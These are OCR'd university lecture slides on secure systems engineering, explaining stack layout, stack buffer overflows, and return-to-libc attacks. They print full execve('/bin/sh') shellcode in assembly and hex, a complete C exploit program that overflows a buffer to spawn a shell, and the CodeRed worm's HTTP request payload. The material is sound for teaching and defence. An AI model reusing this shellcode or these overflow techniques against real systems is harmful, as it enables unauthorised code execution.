Secure Systems Engineering

Chester Rebeiro

Indian Institute of Technology Madras

Flaws that would allow an attacker access the OS

flaw

Bugs in the OS

The Human factor

Program Bugs that can be exploited


- Buffer overflows
  - In the stack
  - In the heap
  - Return-to-libc attacks
- Double frees
- Integer overflows
- Format string bugs

Buffer Overflows in the Stack

- We need to first know how a stack is managed


Stack in a Program (when function is executing)

```c
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```



Stack Usage (example)

```c
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```



Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Stack Usage Contd.

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

What is the output of the following?

- printf("%x", buffer2) : 966
- printf("%x", &buffer2[10])

  976 → buffer1

Therefore buffer2[10] = buffer1[0]

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

Modifying the Return Address

buffer2[19] =
&arbitrary memory location

This causes execution of an arbitrary memory location instead of the standard return

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Arbitrary Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

19

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	ATTACKER'S code pointer
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	


Now that we seen how buffer overflows can skip an instruction,

We will see how an attacker can use it to execute his own code (exploit code)

Big Picture of the exploit

Fill the stack as follows

(where BA is buffer address)



Exploit Code

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";      /* exe filename  */
        name[1] = NULL;           /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

- How does he put this code onto the stack?

Step 1 : Get machine codes

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";       /* exe filename  */
        name[1] = NULL;            /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh         \";"
        ".section .text;"
   );
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80”
- If there are 00s replace it with other instructions

Step 2: Find Buffer overflow in an application

```
char large_string[128];
```

```
char buffer[48];
```

← Defined on stack


O
O
O
O
o

```
strcpy(buffer, large_string);
```

Step 3 :
Put Machine Code in Large String

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];
```

```
 3:   eb 18             jmp    1d <main+0x1d>
 5:   5e                pop    %esi
 6:   31 c0             xor    %eax,%eax
 8:   89 76 08          mov    %esi,0x8(%esi)
 b:   88 46 07          mov    %al,0x7(%esi)
 e:   89 46 0c          mov    %eax,0xc(%esi)
11:   b0 0b             mov    $0xb,%al
13:   89 f3             mov    %esi,%ebx
15:   8d 4e 08          lea    0x8(%esi),%ecx
18:   8d 56 0c          lea    0xc(%esi),%edx
1b:   cd 80             int    $0x80
1d:   e8 e3 ff ff ff    call   5 <main+0x5>
22:   5d                pop    %ebp
```




Step 3 (contd) : Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[48];
```

← Address of buffer is BA





Final state of Stack

- Copy large string into buffer

```
strcpy(buffer, large_string);
```

- When strcpy returns the exploit code would be executed






Putting it all together

```
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh         ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc overflow1.c
bash$ ./a.out
$sh

Buffer overflow in the Wild

- Worm CODERED … released on 13th July 2001
- Infected 3,59,000 computers by 19th July.



CODERED Worm

- Targeted a bug in Microsoft's IIS web server
- CODERED's string

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u78
01%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u
00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0
```

How to Protect against buffer overflows

Non-executable stack

- Mark the stack pages as non-executable.

```c
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh         ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

bash$ gcc overflow1.c
bash$ ./a.out
Segmentation Fault


Non Executable Stack Implementations

- In Intel processors, NX bit present to mark stack as non-executable.
- Works for most programs
- Does not work for some programs that NEED to execute from the stack.
  - Eg. Linux signal delivery.

Will non executable stack prevent buffer overflow attacks ?


return to libc attacks

Return to Libc
(big picture)



This will not work if NX bit is set

Return to Libc (big picture contd.)



What is F1?

- It is some function present in the program
- It should be able to execute attacker's code

F1 = system()

- One option is function **system** present in libc

